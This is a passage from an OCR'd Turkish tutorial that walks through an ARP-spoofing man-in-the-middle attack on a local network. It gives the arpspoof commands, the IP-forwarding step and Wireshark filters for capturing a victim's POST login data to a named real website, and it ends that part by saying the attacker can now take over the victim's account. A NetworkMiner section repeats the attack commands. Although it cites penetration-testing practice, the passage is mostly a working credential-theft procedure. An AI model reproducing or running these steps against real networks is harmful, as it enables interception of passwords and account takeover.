
Çıktı:


Uçbirim - hefese@TUBITAK-HASANFSIMSEK2: ~
Dosya Düzenle Göster Uçbirim Sekmeler Yardım
root@TUBITAK-HAS...
root@TUBITAK-HAS...
hefese@TUBITAK-H...
hefese@TUBITAK-HASANFSIMSEK2:~$ wireshark


The Wireshark Network Analyz
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter: Enter a capture filter ...
enp0s31f6
any
Loopback: lo
nflog
nfqueue
usbmon1
usbmon2
Cisco remote capture: ciscodump
Random packet generator: randpkt
SSH remote capture: sshdump
UDP Listener remote capture: udpdump
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists
You are running Wireshark 2.6.5 (Git v2.6.5 packaged as 2.6.5-1~deb9u1).
Ready to load or capture
[*[x1] (dışa aktarılmış)-...
The Wireshark Network...
Uçbirim - hefese@TUBI...
Yönetim Paneli - Taslakl...


Ardından saldırgan ekranına gelen kendi ethernet arayüzlerinden arpspoof için kullandığı arayüzü seçer (enp0s31f6):





Ekranına hem kendi trafiği hem de kurbanın trafiği düşmektedir. Şimdi kurban rolündeki kimsenin bilgisayarından www.includekarabuk.com sitesinde oturum açma teşebbüsünde bulunduğunu farz edelim.

Kurban Kişi (Makine ~ Windows 10 Enterprise):




Saldırgan ise süreci hızlandırmak için direk trafik içerisinde www.includekarabuk.com paketlerini filtrelesin. Bunun için sitenin IP bilgisini site DNS sunucusuna sorar.

Pardus Terminal:

```
// Kurulum
sudo su
apt-get install dnsutils

// Çalıştırma
dig A www.includekarabuk.com
```

Çıktı:




Ardından wireshark'a filtresini girer.

Wireshark Trafik Filtre:

```
ip.dst == 46.45.187.221
```

Çıktı:




Kullanıcı adı ve parola bilgileri var mı yoklamak için filtreyi biraz daha spesifik hale getirir ve paketlerden sadece POST talebini kullananları göster filtresini ilave eder:


Wireshark Trafik Filtre:

```
ip.dst == 46.45.187.221 and http.request.method == "POST"
```


Çıktı:



Ardından ekrana gelen pakete sağ tık yapıp Follow -> TCP Stream seçeneklerine tıklar.



Böylece paketin içeriğini okuyabilir:



Sonuç olarak kurban, makinesinden includekarabuk.com sitesindeki login kısmına kullanıcı bilgilerini girdiğinde bu paket saldırgan olarak bizim üzerimizden geçtiği için paketi yakalayabildik ve içine bakarak hesap bilgilerini elde edebildik. Artık kurbanın hesabını patlatabiliriz.

h. Ekstra [NetworkMiner ile Trafik Analizi]

Arp Spoofing saldırısı yaptığımızda paketleri yakalamak ve okumak için Wireshark yazılımından faydalanmıştık. Fark ettiyseniz süreci hızlandırmak adına ilgili paketi / paketleri bulmada nokta atışı yapacak filtreler girmiştik. Peki milyonlarca gelen paket karşısında neler yapılabilirdi? Tahmin edebileceğiniz gibi yığınla gelen bu paketler içerisinde madencilik (çeşit çeşit birbirini takip eden filtrelemeler) yapmak gerekirdi. Yani örneğin Wireshark ekranına düşen milyonlarca / onmilyonlarca paketi Wireshark'ın filtreleme seçeneğini defaatle kullanarak kritik paketler elde etmeye çalışmak gerekirdi. Bu ise gerçekten zaman ve emek isteyen bir iştir. Network sızma testi uzmanlarının yaptığı işlerden biri de budur. Yani yakaladıkları trafik paketlerini dosyalayıp wireshark gibi yazılımlarla çeşitli filtrelemelerde bulunarak teker teker filtreleme sonuçlarındaki göze çarpan paketleri incelemek ve kritik veri elde etmeye çalışmaktır. Sonuç olarak bu işte kendini geliştirmek isteyen bir kimse ağ trafiği yakalama / görüntüleme / filtreleme / inceleme / ... üzerine sektörde yer etmiş en sağlam

yapıdaki yazılım olan Wireshark üzerine bir kitap alıp Wireshark'a çalışabilir. Zira böylece kendini sadece trafik analizi üzerinde değil aynı zamanda network temelleri üzerinde de geliştirmiş olur. Çünkü wireshark, araştırdığınız zaman size TCP/IP katmanlarına göre ayrıştırılmış paket içeriği sunma gibi network'ün temelini uygulamalı olarak gösteren, öğreten laboratuvar görevi görmektedir.

Gereksinimler

(+) Uygulama belirtilen materyaller ile birebir denenmiştir ve başarılı olunmuştur.

Pardus Linux 17.5 LTS [indir]	// Saldırgan Sistem
Windows 10 Home Premium TUR LANG x64 [indir]	// Kurban Sistem

Peki wireshark ile topladığımız trafiği istiyoruz ki daha high-level (daha kullanıcı dostu - yani daha az elimizi ince işçiliğe bulaştırabileceğimiz) otomatik bir yazılım ile taratalım ve kritik addedilebilecek verileri yazılım bize otomatik olarak sunsun. Bu işlem için NetworkMiner adlı Windows uygulaması kullanılabilir. Bu uygulamayı Pardus v.b. linux dağıtımlarında çalıştırabilmek için ufak bir windows simulasyon programcığı indireceğiz ve onun üzerinde NetworkMiner'ı çalıştırarak kullanacağız.

Öncelikle yine yerel bir ağda (örn; ev ağında) bir araya giren adam saldırısı olan arp zehirlemesi yaptığımızı varsayalım (not: Bu aşama hızlı geçilecektir. Detaylı açıklamaları Uygulama başlığı altında zaten anlatılmıştır):

Pardus Terminal:


```
1  // (*) Ethernet arayüz ismini öğrenme
2  ip address                                          // Çıktı: enp0s31f6
3
4  // (*) Router ip öğrenme
5  ip route                                            // Çıktı: 172.16.3.1
6
7  // (*) Kurban IP'sini öğrenme
8  // Sosyal müh. ile ya da gizli kapaklı işler ile   // Çıktı: 172.16.3.97
9
10 // Promiscous moda ve yönlendir moda geçme
11 sudo su
12 echo 1 > /proc/sys/net/ipv4/ip_forward
13
14 // Kurbana sahte arp paketi gönderimi
15 arpspoof -i enp0s31f6 -t 172.16.3.97 172.16.3.1
16                         (Kurban IP) (Router IP)
17
18 // Router'a sahte arp paketi gönderimi
19 arpspoof -i enp0s31f6 -t 172.16.3.1 172.16.3.97
20                         (Router IP) (Kurban IP)
```

